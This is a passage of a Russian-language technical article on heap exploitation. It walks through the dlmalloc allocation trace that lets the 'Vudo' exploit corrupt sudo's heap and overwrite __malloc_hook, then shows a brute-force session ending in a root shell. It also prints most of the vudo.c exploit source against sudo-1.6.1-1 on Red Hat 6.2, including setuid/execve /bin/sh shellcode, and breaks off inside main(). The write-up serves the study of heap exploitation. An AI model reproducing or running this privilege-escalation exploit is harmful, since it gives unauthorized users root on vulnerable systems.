malloc( 40 ): 0x0806f590;
free( 0x0806eef8 );
free( 0x0806ee30 );
malloc( 16 ): 0x0806eef8;
malloc( 8 ): 0x0806ef10;
malloc( 12 ): 0x0806ef20;
malloc( 23 ): 0x0806ef30;
calloc( 556, 1 ): 0x0806f5c0;
malloc( 26 ): 0x0806ef50;
malloc( 23 ): 0x0806ee30;
malloc( 12 ): 0x0806ee50;
calloc( 7, 16 ): 0x0806ee60;
malloc( 176 ): 0x0806f7f0;
free( 0x0806f7f0 );
malloc( 28 ): 0x0806f7f0;
malloc( 5 ): 0x0806eed8;
malloc( 11 ): 0x0806f810;
malloc( 4095 ): 0x0806f820;
```

Этот буфер размером 4095 байт был выделен функцией `sudo_getpwuid()` и является простой копией переменной окружения SHELL, предоставленной эксплойтом Vudo. Поскольку Sudo был вызван с опцией `-s` (полезность этой опции описана ниже), размер переменной окружения SHELL (включая завершающий символ NUL) не может превышать 4095 байт из-за проверки, выполняемой в начале функции `find_path()`, вызываемой Sudo.

Переменная окружения SHELL, созданная эксплойтом, состоит исключительно из указателей на одно единственное место в стеке, адрес которого не содержит байта NUL (0xbfffff1e в данном случае). Причины выбора этого конкретного адреса описаны ниже.

```
malloc( 1024 ): 0x08070828;
malloc( 16 ): 0x08070c30;
malloc( 8 ): 0x08070c48;
```

```
malloc( 176 ): 0x08070c58;
free( 0x08070c58 );
malloc( 35 ): 0x08070c58;
```

Следующая серия вызовов dlmalloc выполняется функцией `load_interfaces()` и является одним из ключей к успешной эксплуатации уязвимости Sudo:

```
malloc( 8200 ): 0x08070c80;
malloc( 16 ): 0x08072c90;
realloc( 0x08072c90, 8 ): 0x08072c90;
free( 0x08070c80 );
```

Буфер размером 8200 байт и буфер размером 16 байт были выделены на шаге[4] в malloc(3), и последний (даже после перевыделения) был поэтому сохранён непосредственно после первого. Кроме того, в heap была создана дыра, поскольку буфер размером 8200 байт был освобождён на шаге[4.3] алгоритма free(3).

```
malloc( 2004 ): 0x08070c80;
malloc( 176 ): 0x08071458;
malloc( 4339 ): 0x08071510;
```

Буфер размером 2004 байт был выделен функцией `init_vars()` (поскольку Sudo был вызван с опцией `-s`) для хранения указателей на команду и аргументы, которые должен выполнить Sudo (предоставленные эксплойтом Vudo). Этот буфер был сохранён в начале ранее освобождённого буфера размером 8200 байт на шаге[3.1] в malloc(3).

Буферы размером 176 и 4339 байт были выделены на шаге[2.1] в malloc(3) и сохранены непосредственно после конца буфера размером 2004 байт, выделенного выше (буфер размером 4339 байт был создан для хранения команды и аргументов, которые должен выполнить Sudo).

Следующая серия вызовов dlmalloc выполняется функцией `setenv(3)` для создания переменной окружения SUDO_COMMAND:

```
realloc( 0x00000000, 27468 ): 0x08072ca8;
malloc( 4352 ): 0x080797f8;
malloc( 16 ): 0x08072608;
```

Буфер размером 27468 байт был выделен `setenv(3)` для хранения указателей на переменные окружения, переданные Sudo эксплойтом (количество переменных окружения, переданных Sudo, было предоставлено атакующим — третий аргумент, переданный эксплойту Vudo). Из-за значительного размера этого буфера он был выделен на шаге[4] в malloc(3), после конца буфера размером 8 байт, расположенного непосредственно после остатка дыры размером 8200 байт.

Буфер размером 4352 байт — переменная окружения SUDO_COMMAND (размер которой равен размеру ранее выделенного буфера 4339 байт плюс размер префикса `SUDO_COMMAND=`) — был выделен на шаге[4] в malloc(3) и поэтому был сохранён непосредственно после конца буфера размером 27468 байт, выделенного выше.

Буфер размером 16 байт был выделен на шаге[3.1] в malloc(3) и расположен непосредственно после конца буфера размером 4339 байт, в остатке дыры размером 8200 байт.

```
free( 0x08071510 );
```

Буфер размером 4339 байт был освобождён на шаге[4.3] в free(3) и поэтому создал дыру в heap.

Следующая серия вызовов dlmalloc выполняется функцией `setenv(3)` для создания переменной окружения SUDO_USER:

```
realloc( 0x08072ca8, 27472 ): 0x0807a900;
malloc( 15 ): 0x08072620;
malloc( 16 ): 0x08072638;
```

Ранее выделенный буфер размером 27468 байт был перевыделён для дополнительного пространства, но поскольку его нельзя было расширить (слишком маленький свободный блок

хранился перед ним (остаток дыры размером 8200 байт), а выделенный блок хранился после (буфер размером 4352 байта)), он был освобождён на шаге[5.4.2] в realloc(3) (таким образом была создана новая дыра в heap) и другой блок был выделен на шаге[5.4] в realloc(3).

Буфер размером 15 байт был выделен на шаге[3.1] в malloc(3) после конца буфера размером 16 байт, выделенного выше. Буфер размером 16 байт был выделен на шаге[2.1] в malloc(3) после конца буфера размером 15 байт.

Следующая серия вызовов dlmalloc выполняется функцией `setenv(3)` для создания переменных окружения SUDO_UID и SUDO_GID:

```
realloc( 0x0807a900, 27476 ): 0x0807a900;
malloc( 13 ): 0x08072650;
malloc( 16 ): 0x08072668;
realloc( 0x0807a900, 27480 ): 0x0807a900;
malloc( 13 ): 0x08072680;
malloc( 16 ): 0x08072698;
```

Буферы размером 13, 16, 13 и 16 байт были выделены после конца буфера размером 16 байт, выделенного выше (чей адрес 0x08072638), в остатке дыры размером 8200 байт. Адрес результирующего блока `last_remainder`, свободного блока, хранящегося после конца буфера 0x08072698 и перед буфером 0x08072c90, равен 0x080726a8, а его эффективный размер равен 1504 байтам.

Следующая серия вызовов dlmalloc выполняется функцией `setenv(3)` для создания переменной окружения PS1:

```
realloc( 0x0807a900, 27484 ): 0x0807a900;
malloc( 1756 ): 0x08071510;
malloc( 16 ): 0x08071bf0;
```

Буфер размером 1756 байт был выделен (на шаге[3.1] в malloc(3)) для хранения переменной окружения PS1 (размер которой был вычислен эксплойтом Vudo) и был сохранён в начале дыры размером 4339 байт, созданной выше.

Остаток этой дыры поэтому стал новым блоком `last_remainder`, а старый блок `last_remainder` с эффективным размером 1504 байта был помещён в свой двусвязный список (список, связанный с бином номер 79) на шаге[2.2.2] в malloc(3).

Буфер размером 16 байт был выделен на шаге[2.1] в malloc(3) в остатке дыры размером 4339 байт.

```
malloc( 640 ): 0x08071c08;
malloc( 400 ): 0x08071e90;
```

Буферы размером 640 и 400 байт также были выделены на шаге[2.1] в malloc(3) в остатке дыры размером 4339 байт.

```
malloc( 1600 ): 0x08072ca8;
```

Этот буфер размером 1600 байт, выделенный на шаге[3.1] в malloc(3), был сохранён в начале дыры размером 27468 байт, созданной выше. Остаток этой огромной дыры поэтому стал новым блоком `last_remainder`, а старый блок `last_remainder` (остаток дыры размером 4339 байт) был помещён в свой бин на шаге[2.2.2] в malloc(3).

Поскольку эффективный размер этого старого блока `last_remainder` равен 1504 байтам, он был помещён в бин номер 79 макросом `frontlink()`, перед блоком размером 1504 байта, уже вставленным в этот бин.

Адрес этого старого блока `last_remainder`, 0x08072020, содержит два символа SPACE, необходимые эксплойту Vudo для успешной эксплуатации уязвимости Sudo, как описано ниже. Этот очень специфичный адрес был получен благодаря огромной переменной окружения TZ, упомянутой выше.

```
malloc( 40 ): 0x080732f0;
malloc( 16386 ): 0x08073320;
malloc( 13 ): 0x08077328;
free( 0x08077328 );
malloc( 5 ): 0x08077328;
free( 0x08077328 );
malloc( 6 ): 0x08077328;
free( 0x08071458 );
malloc( 100 ): 0x08077338;
realloc( 0x08077338, 19 ): 0x08077338;
malloc( 100 ): 0x08077350;
realloc( 0x08077350, 21 ): 0x08077350;
free( 0x08077338 );
free( 0x08077350 );
```

Все эти буферы были выделены на шаге[2.1] в malloc(3) в остатке дыры размером 27468 байт, созданной выше.

Следующая серия вызовов dlmalloc выполняется `easprintf()`, обёрткой вокруг `vasprintf(3)`, для выделения пространства под буфер `msg`:

```
malloc( 100 ): 0x08077338;
malloc( 300 ): 0x080773a0;
free( 0x08077338 );
malloc( 700 ): 0x080774d0;
free( 0x080773a0 );
malloc( 1500 ): 0x080726b0;
free( 0x080774d0 );
malloc( 3100 ): 0x08077338;
free( 0x080726b0 );
malloc( 6300 ): 0x08077f58;
free( 0x08077338 );
realloc( 0x08077f58, 4795 ): 0x08077f58;
```

Для выделения буфера размером 1500 байт с эффективным размером 1504 байта malloc(3) выполнил шаг[1.2] и вернул (на шаге[1.2.2]) последний блок в бине номер 79, оставив блок 0x08072020 единственным в этом бине.

Но когда этот буфер стал ненужным, он был помещён обратно в бин номер 79 функцией free(3) на шаге[4.3], перед блоком 0x08072020, уже хранящимся в этом бине.

Буфер размером 6300 байт был выделен на шаге[2.2.1] в malloc(3). Действительно, размер дыры в 27468 байт был тщательно выбран атакующим (через третий аргумент, переданный эксплойту Vudo) так, чтобы после выделения буфер размером 6300 байт заполнял эту дыру.

Наконец, буфер размером 6300 байт был перевыделён для меньшего пространства на шаге[4.1] алгоритма realloc(3). Перевыделённый буфер был создан для хранения буфера `msg`, а свободный блок, обработанный `chunk_free()` на шаге[4.1] алгоритма realloc(3), был помещён в свой двусвязный список. Поскольку эффективный размер этого свободного блока равен 1504 байтам, он был помещён в бин номер 79 перед двумя свободными блоками, уже хранящимися в этом бине.

Следующая серия вызовов dlmalloc выполняется первым вызовом `syslog(3)` во время выполнения функции `do_syslog()`:

```
malloc( 192 ): 0x08072028;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 997 ): 0x08081460;
free( 0x08072028 );
free( 0x08081460 );
```

Буфер размером 192 байта был выделен на шаге[3.1] алгоритма malloc(3), и обработанным блоком был последний блок в бине номер 79 (блок 0x08072020).

После того как буфер стал ненужным, он был слит (на шаге[4.2] в free(3)) с остатком ранее разделённого блока размером 1504 байта, и полученный после слияния блок был помещён

обратно (на шаге[4.3] в free(3)) в бин номер 79 перед двумя свободными блоками, уже хранящимися в этом бине.

Таким образом, поле `bk` блока памяти, расположенного непосредственно после буфера `msg`, было перезаписано функцией `unlink()` для указания на блок 0x08072020.

Следующая серия вызовов dlmalloc выполняется вторым вызовом `syslog(3)` во время выполнения функции `do_syslog()`:

```
malloc( 192 ): 0x080726b0;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 1018 ): 0x08081460;
free( 0x080726b0 );
free( 0x08081460 );
```

Буфер размером 192 байта был выделен на шаге[3.1] алгоритма malloc(3), и обработанным блоком был последний блок в бине номер 79 (блок 0x080726a8).

Поле `bk` бина номер 79 (указатель на последний свободный блок в связанном двусвязном списке) было поэтому перезаписано `unlink()` указателем на блок памяти, расположенный непосредственно после конца буфера `msg`.

После того как буфер стал ненужным, он был слит (на шаге[4.2] в free(3)) с остатком ранее разделённого блока размером 1504 байта, и полученный после слияния блок был помещён обратно (на шаге[4.3] в free(3)) в бин номер 79 перед двумя свободными блоками, уже хранящимися в этом бине.

Как только второй вызов `syslog(3)` был завершён, цикл[7] функции `do_syslog()` сдвинул указатель `p` после завершающего символа NUL, связанного с буфером `msg`, до тех пор, пока `p` не указал на первый встреченный символ SPACE. Этим первым встреченным символом SPACE, конечно, был наименее значимый байт поля `bk` (всё ещё равного 0x08072020), связанного с блоком, расположенным непосредственно после `msg`.

Функция `do_syslog()` успешно прошла проверку[2], поскольку между `p` и `(p + MAXSYSLOGLEN)` не было обнаружено ни одного байта NUL (действительно, эта область памяти заполнена содержимым ранее выделенного и освобождённого буфера размером 27468 байт: указателями на переменные окружения, переданные Sudo эксплойтом, и эти переменные окружения были сконструированы эксплойтом так, чтобы избегать байтов NUL и пробелов в их адресах).

Байт, перезаписанный байтом NUL на строке[5] в `do_syslog()`, — это первый встреченный символ SPACE при движении от `(p + MAXSYSLOGLEN)` до `p`. Конечно, этим первым встреченным символом SPACE был второй байт поля `bk` (равного 0x08072020), связанного с блоком, расположенным непосредственно после `msg`, поскольку никакой другой символ SPACE не мог быть найден в области памяти между `p` и `(p + MAXSYSLOGLEN)`.

Поле `bk` блока, расположенного непосредственно после `msg`, было поэтому повреждено (его новое значение равно 0x08070020), чтобы указывать на самую середину копии переменной окружения SHELL, упомянутой выше, перед следующей серией вызовов dlmalloc, выполненных третьим вызовом `syslog(3)`:

```
malloc( 192 ): 0x08079218;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 90 ): 0x08081460;
free( 0x08079218 );
free( 0x08081460 );
```

Буфер размером 192 байта был выделен на шаге[3.1] алгоритма malloc(3), и обработанным блоком был последний блок в бине номер 79 (блок, расположенный непосредственно после `msg`).

Поле `bk` бина номер 79 было поэтому перезаписано `unlink()` повреждённым полем `bk` блока, расположенного непосредственно после `msg`.

После того как буфер стал ненужным, он был слит (на шаге[4.2] в free(3)) с остатком ранее разделённого блока размером 1504 байта, и полученный после слияния блок был помещён обратно (на шаге[4.3] в free(3)) в бин номер 79 перед двумя свободными блоками, уже хранящимися в этом бине (но один из этих двух блоков, конечно, является поддельным блоком, на который указывает повреждённое поле `bk` 0x08070020).

Перед следующей серией вызовов dlmalloc, выполняемых четвёртым вызовом `syslog(3)`, ошибочно перезаписанный символ SPACE был восстановлен на строке[6] функцией `do_syslog()`, но поскольку повреждённый указатель `bk` был скопирован в поле `bk` бина номер 79 ранее, эксплойту Vudo удалось перманентно повредить внутренние структуры, используемые dlmalloc:

```
malloc( 192 ): 0xbfffff1e;
malloc( 8192 ):
```

Для выделения буфера размером 192 байта был выполнен шаг[1.2] алгоритма malloc(3), и воображаемый блок памяти, на который указывает повреждённое поле `bk`, хранящийся в самой середине копии переменной окружения SHELL, был обработан. Но поскольку этот поддельный блок был слишком мал (его поле `size` равно 0xbfffff1e, отрицательному целому числу), было произведено следование по его полю `bk` (равному 0xbfffff1e) к другому поддельному блоку памяти, хранящемуся в стеке, чей размер точно равен 200 (request2size(192)) байт.

Этот поддельный блок был поэтому снят с его воображаемого двусвязного списка, что позволило атакующему применить технику `unlink()`, описанную в 3.6.1, и перезаписать отладочный хук `__malloc_hook` адресом специального шеллкода, хранящегося где-то в heap (для обхода патча ядра Linux от проекта Openwall).

Этот шеллкод был впоследствии выполнен в начале последнего вызова malloc(3), поскольку повреждённый отладочный хук `__malloc_hook` был прочитан и выполнен.

4.2 - Практика

Для успешного получения привилегий root через эксплойт Vudo пользователю не обязательно присутствовать в файле sudoers, но нужно знать свой пароль пользователя. Дополнительно необходимо предоставить три аргумента командной строки:

• адрес указателя на функцию `__malloc_hook`, который варьируется от одной системы к другой, но может быть определён;

• размер буфера tz, который незначительно варьируется от одной системы к другой и должен быть получен методом перебора;

• размер буфера envp, который незначительно варьируется от одной системы к другой и должен быть получен методом перебора.

Типичная сессия использования Vudo начинается с шага аутентификации, шага вычисления `__malloc_hook` и, наконец, шага перебора на основе примеров tz и envp, предоставленных сообщением об использовании Vudo (пользователю не нужно вводить пароль каждый раз при выполнении Sudo во время перебора, поскольку аутентификация была выполнена непосредственно перед этим):

```
$ /usr/bin/sudo www.MasterSecuritY.fr
Password:
maxx is not in the sudoers file.  This incident will be reported.

$ LD_TRACE_LOADED_OBJECTS=1 /usr/bin/sudo | grep /lib/libc.so.6
        libc.so.6 => /lib/libc.so.6 (0x00161000)
$ nm /lib/libc.so.6 | grep __malloc_hook
000ef1dc W __malloc_hook
$ perl -e 'printf "0x%08x\n", 0x00161000 + 0x000ef1dc'
```

```
0x002501dc

$ for tz in `seq 62587 8 65531`
do
for envp in `seq 6862 2 6874`
do
./vudo 0x002501dc $tz $envp
done
done
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
bash#

/*
 * vudo.c versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1
 * Copyright (C) 2001 Michel "MaXX" Kaempf <maxx@synnergy.net>
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or (at
 * your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
 * USA
 */

#include <limits.h>
#include <paths.h>
#include <pwd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

typedef struct malloc_chunk {
    size_t prev_size;
    size_t size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
} * mchunkptr;

#define SIZE_SZ sizeof(size_t)
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )
#define MINSIZE sizeof(struct malloc_chunk)

/* shellcode */
#define sc \
    /* jmp */ \
    "\xeb\x0appssssffff" \
    /* setuid */ \
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" \
    /* setgid */ \
    "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80" \
    /* execve */ \
```

```
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" \
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" \
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"

#define MAX_UID_T_LEN 10
#define MAXSYSLOGLEN 960
#define IFCONF_BUF r2s( 8200 )
#define SUDOERS_FP r2s( 176 )
#define VASPRINTF r2s( 6300 )
#define VICTIM_SIZE r2s( 1500 )
#define SUDO "/usr/bin/sudo"
#define USER_CWD "/"
#define MESSAGE 19 /* "command not allowed" or "user NOT in sudoers" */
#define USER_ARGS ( VASPRINTF-VICTIM_SIZE-SIZE_SZ - 1 - (MAXSYSLOGLEN+1) )
#define PREV_SIZE 0x5858614d
#define SIZE r2s( 192 )
#define SPACESPACE 0x08072020
#define POST_PS1 ( r2s(16) + r2s(640) + r2s(400) )
#define BK ( SPACESPACE - POST_PS1 + SIZE_SZ - sizeof(sc) )
#define STACK ( 0xc0000000 - 4 )
#define PRE_SHELL "SHELL="
#define MAXPATHLEN 4095
#define SHELL ( MAXPATHLEN - 1 )
#define PRE_SUDO_PS1 "SUDO_PS1="
#define PRE_TZ "TZ="
#define LIBC "/lib/libc.so.6"
#define TZ_FIRST ( MINSIZE - SIZE_SZ - 1 )
#define TZ_STEP ( MALLOC_ALIGNMENT / sizeof(char) )
#define TZ_LAST ( 0x10000 - SIZE_SZ - 1 )
#define POST_IFCONF_BUF (r2s(1600)+r2s(40)+r2s(16386)+r2s(3100)+r2s(6300))
#define ENVP_FIRST ( ((POST_IFCONF_BUF - SIZE_SZ) / sizeof(char *)) - 1 )
#define ENVP_STEP ( MALLOC_ALIGNMENT / sizeof(char *) )

/* request2size() */
size_t
r2s( size_t request )
{
    size_t size;

    size = request + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( size < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        size = MINSIZE;
    } else {
        size &= ~MALLOC_ALIGN_MASK;
    }
    return( size );
}

/* nul() */
int
nul( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    return( 0 );
}

/* nul_or_space() */
int
nul_or_space( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    if ( p[0] == ' ' || p[1] == ' ' || p[2] == ' ' || p[3] == ' ' ) {
        return( -1 );
```

```
    }
    return( 0 );
}

typedef struct vudo_s {
    /* command line */
    size_t __malloc_hook;
    size_t tz;
    size_t envp;

    size_t setenv;
    size_t msg;
    size_t buf;
    size_t NewArgv;

    /* execve */
    char ** execve_argv;
    char ** execve_envp;
} vudo_t;

/* vudo_setenv() */
size_t
vudo_setenv( uid_t uid )
{
    struct passwd * pw;
    size_t setenv;
    char idstr[ MAX_UID_T_LEN + 1 ];

    /* pw */
    pw = getpwuid( uid );
    if ( pw == NULL ) {
        return( 0 );
    }

    /* SUDO_COMMAND */
    setenv = r2s( 16 );

    /* SUDO_USER */
    setenv += r2s( strlen("SUDO_USER=") + strlen(pw->pw_name) + 1 );
    setenv += r2s( 16 );

    /* SUDO_UID */
    sprintf( idstr, "%ld", (long)(pw->pw_uid) );
    setenv += r2s( strlen("SUDO_UID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    /* SUDO_GID */
    sprintf( idstr, "%ld", (long)(pw->pw_gid) );
    setenv += r2s( strlen("SUDO_GID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    return( setenv );
}

/* vudo_msg() */
size_t
vudo_msg( vudo_t * p_v )
{
    size_t msg;

    msg = ( MAXSYSLOGLEN + 1 ) - strlen( "shell " ) + 3;
    msg *= sizeof(char *);
    msg += SIZE_SZ - IFCONF_BUF + p_v->setenv + SUDOERS_FP + VASPRINTF;
    msg /= sizeof(char *) + 1;

    return( msg );
}

/* vudo_buf() */
size_t
vudo_buf( vudo_t * p_v )
```

```
{
    size_t buf;

    buf = VASPRINTF - VICTIM_SIZE - p_v->msg;

    return( buf );
}

/* vudo_NewArgv() */
size_t
vudo_NewArgv( vudo_t * p_v )
{
    size_t NewArgv;

    NewArgv = IFCONF_BUF-VICTIM_SIZE-p_v->setenv-SUDOERS_FP-p_v->buf;

    return( NewArgv );
}

/* vudo_execve_argv() */
char **
vudo_execve_argv( vudo_t * p_v )
{
    size_t pudding;
    char ** execve_argv;
    char * p;
    char * user_tty;
    size_t size;
    char * user_runas;
    int i;
    char * user_args;

    /* pudding */
    pudding = ( (p_v->NewArgv - SIZE_SZ) / sizeof(char *) ) - 3;

    /* execve_argv */
    execve_argv = malloc( (4 + pudding + 2) * sizeof(char *) );
    if ( execve_argv == NULL ) {
        return( NULL );
    }

    /* execve_argv[ 0 ] */
    execve_argv[ 0 ] = SUDO;

    /* execve_argv[ 1 ] */
    execve_argv[ 1 ] = "-s";

    /* execve_argv[ 2 ] */
    execve_argv[ 2 ] = "-u";

    /* user_tty */
    if ( (p = ttyname(STDIN_FILENO)) || (p = ttyname(STDOUT_FILENO)) ) {
        if ( strncmp(p, _PATH_DEV, sizeof(_PATH_DEV) - 1) == 0 ) {
            p += sizeof(_PATH_DEV) - 1;
        }
        user_tty = p;
    } else {
        user_tty = "unknown";
    }

    /* user_cwd */
    if ( chdir(USER_CWD) == -1 ) {
        return( NULL );
    }

    /* user_runas */
    size = p_v->msg;
    size -= MESSAGE;
    size -= strlen( " ; TTY= ; PWD= ; USER= ; COMMAND=" );
    size -= strlen( user_tty );
    size -= strlen( USER_CWD );
```

```
    user_runas = malloc( size + 1 );
    if ( user_runas == NULL ) {
        return( NULL );
    }
    memset( user_runas, 'M', size );
    user_runas[ size ] = '\0';

    /* execve_argv[ 3 ] */
    execve_argv[ 3 ] = user_runas;

    /* execve_argv[ 4 ] .. execve_argv[ (4 + pudding) - 1 ] */
    for ( i = 4; i < 4 + pudding; i++ ) {
        execve_argv[ i ] = "";
    }

    /* user_args */
    user_args = malloc( USER_ARGS + 1 );
    if ( user_args == NULL ) {
        return( NULL );
    }
    memset( user_args, 'S', USER_ARGS );
    user_args[ USER_ARGS ] = '\0';

    /* execve_argv[ 4 + pudding ] */
    execve_argv[ 4 + pudding ] = user_args;

    /* execve_argv[ (4 + pudding) + 1 ] */
    execve_argv[ (4 + pudding) + 1 ] = NULL;

    return( execve_argv );
}

/* vudo_execve_envp() */
char **
vudo_execve_envp( vudo_t * p_v )
{
    size_t fd;
    char * chunk;
    size_t post_pudding;
    int i;
    size_t pudding;
    size_t size;
    char * post_chunk;
    size_t p_chunk;
    char * shell;
    char * p;
    char * sudo_ps1;
    char * tz;
    char ** execve_envp;
    size_t stack;

    /* fd */
    fd = p_v->__malloc_hook - ( SIZE_SZ + SIZE_SZ + sizeof(mchunkptr) );

    /* chunk */
    chunk = malloc( MINSIZE + 1 );
    if ( chunk == NULL ) {
        return( NULL );
    }
    ( (mchunkptr)chunk )->prev_size = PREV_SIZE;
    ( (mchunkptr)chunk )->size = SIZE;
    ( (mchunkptr)chunk )->fd = (mchunkptr)fd;
    ( (mchunkptr)chunk )->bk = (mchunkptr)BK;
    chunk[ MINSIZE ] = '\0';

    /* post_pudding */
    post_pudding = 0;
    for ( i = 0; i < MINSIZE + 1; i++ ) {
        if ( chunk[i] == '\0' ) {
            post_pudding += 1;
        }
```

```
}

/* pudding */
pudding = p_v->envp - ( 3 + post_pudding + 2 );

/* post_chunk */
size = ( SIZE - 1 ) - 1;
while ( nul(STACK - sizeof(SUDO) - (size + 1) - (MINSIZE + 1)) ) {
    size += 1;
}
post_chunk = malloc( size + 1 );
if ( post_chunk == NULL ) {
    return( NULL );
}
memset( post_chunk, 'Y', size );
post_chunk[ size ] = '\0';

/* p_chunk */
p_chunk = STACK - sizeof(SUDO) - (strlen(post_chunk)+1) - (MINSIZE+1);

/* shell */
shell = malloc( strlen(PRE_SHELL) + SHELL + 1 );
if ( shell == NULL ) {
    return( NULL );
}
p = shell;
memcpy( p, PRE_SHELL, strlen(PRE_SHELL) );
p += strlen( PRE_SHELL );
while ( p < shell + strlen(PRE_SHELL) + (SHELL & ~(SIZE_SZ-1)) ) {
    *((size_t *)p) = p_chunk;
    p += SIZE_SZ;
}
while ( p < shell + strlen(PRE_SHELL) + SHELL ) {
    *(p++) = '2';
}
*p = '\0';

/* sudo_ps1 */
size = p_v->buf;
size -= POST_PS1 + VICTIM_SIZE;
size -= strlen( "PS1=" ) + 1 + SIZE_SZ;
sudo_ps1 = malloc( strlen(PRE_SUDO_PS1) + size + 1 );
if ( sudo_ps1 == NULL ) {
    return( NULL );
}
memcpy( sudo_ps1, PRE_SUDO_PS1, strlen(PRE_SUDO_PS1) );
memset( sudo_ps1 + strlen(PRE_SUDO_PS1), '0', size + 1 - sizeof(sc) );
strcpy( sudo_ps1 + strlen(PRE_SUDO_PS1) + size + 1 - sizeof(sc), sc );

/* tz */
tz = malloc( strlen(PRE_TZ) + p_v->tz + 1 );
if ( tz == NULL ) {
    return( NULL );
}
memcpy( tz, PRE_TZ, strlen(PRE_TZ) );
memset( tz + strlen(PRE_TZ), '0', p_v->tz );
tz[ strlen(PRE_TZ) + p_v->tz ] = '\0';

/* execve_envp */
execve_envp = malloc( p_v->envp * sizeof(char *) );
if ( execve_envp == NULL ) {
    return( NULL );
}

/* execve_envp[ p_v->envp - 1 ] */
execve_envp[ p_v->envp - 1 ] = NULL;

/* execve_envp[3+pudding] .. execve_envp[(3+pudding+post_pudding)-1] */
p = chunk;
for ( i = 3 + pudding; i < 3 + pudding + post_pudding; i++ ) {
    execve_envp[ i ] = p;
```

```
        p += strlen( p ) + 1;
    }

    /* execve_envp[ 3 + pudding + post_pudding ] */
    execve_envp[ 3 + pudding + post_pudding ] = post_chunk;

    /* execve_envp[ 0 ] */
    execve_envp[ 0 ] = shell;

    /* execve_envp[ 1 ] */
    execve_envp[ 1 ] = sudo_ps1;

    /* execve_envp[ 2 ] */
    execve_envp[ 2 ] = tz;

    /* execve_envp[ 3 ] .. execve_envp[ (3 + pudding) - 1 ] */
    i = 3 + pudding;
    stack = p_chunk;
    while ( i-- > 3 ) {
        size = 0;
        while ( nul_or_space(stack - (size + 1)) ) {
            size += 1;
        }
        if ( size == 0 ) {
            execve_envp[ i ] = "";
        } else {
            execve_envp[ i ] = malloc( size + 1 );
            if ( execve_envp[i] == NULL ) {
                return( NULL );
            }
            memset( execve_envp[i], '1', size );
            ( execve_envp[ i ] )[ size ] = '\0';
        }
        stack -= size + 1;
    }

    return( execve_envp );
}

/* usage() */
void
usage( char * fn )
{
    printf(
        "%s versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1\n",
        fn
    );
    printf(
        "Copyright (C) 2001 Michel \"MaXX\" Kaempf <maxx@synnergy.net>\n"
    );
    printf( "\n" );

    printf( "* Usage: %s __malloc_hook tz envp\n", fn );
    printf( "\n" );

    printf( "* Example: %s 0x002501dc 62595 6866\n", fn );
    printf( "\n" );

    printf( "* __malloc_hook:\n" );
    printf( "  $ LD_TRACE_LOADED_OBJECTS=1 %s | grep %s\n", SUDO, LIBC );
    printf( "  $ objdump --syms %s | grep __malloc_hook\n", LIBC );
    printf( "  $ nm %s | grep __malloc_hook\n", LIBC );
    printf( "\n" );

    printf( "* tz:\n" );
    printf( "  - first: %u\n", TZ_FIRST );
    printf( "  - step: %u\n", TZ_STEP );
    printf( "  - last: %u\n", TZ_LAST );
    printf( "\n" );

    printf( "* envp:\n" );
```

```
    printf( "  - first: %u\n", ENVP_FIRST );
    printf( "  - step: %u\n", ENVP_STEP );
}

/* main() */
int
main( int argc, char * argv[] )
{
    vudo_t vudo;

    /* argc */
    if ( argc != 4 ) {
        usage( argv[0] );
        return( -1 );
    }

    /* vudo.__malloc_hook */
    vudo.__malloc_hook = strtoul( argv[1], NULL, 0 );
    if ( vudo.__malloc_hook == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.tz */
    vudo.tz = strtoul( argv[2], NULL, 0 );
    if ( vudo.tz == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.envp */
    vudo.envp = strtoul( argv[3], NULL, 0 );
    if ( vudo.envp == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.setenv */
    vudo.setenv = vudo_setenv( getuid() );
    if ( vudo.setenv == 0 ) {
        return( -1 );
    }

    /* vudo.msg */
    vudo.msg = vudo_msg( &vudo );

    /* vudo.buf */
    vudo.buf = vudo_buf( &vudo );

    /* vudo.NewArgv */
    vudo.NewArgv = vudo_NewArgv( &vudo );

    /* vudo.execve_argv */
    vudo.execve_argv = vudo_execve_argv( &vudo );
    if ( vudo.execve_argv == NULL ) {
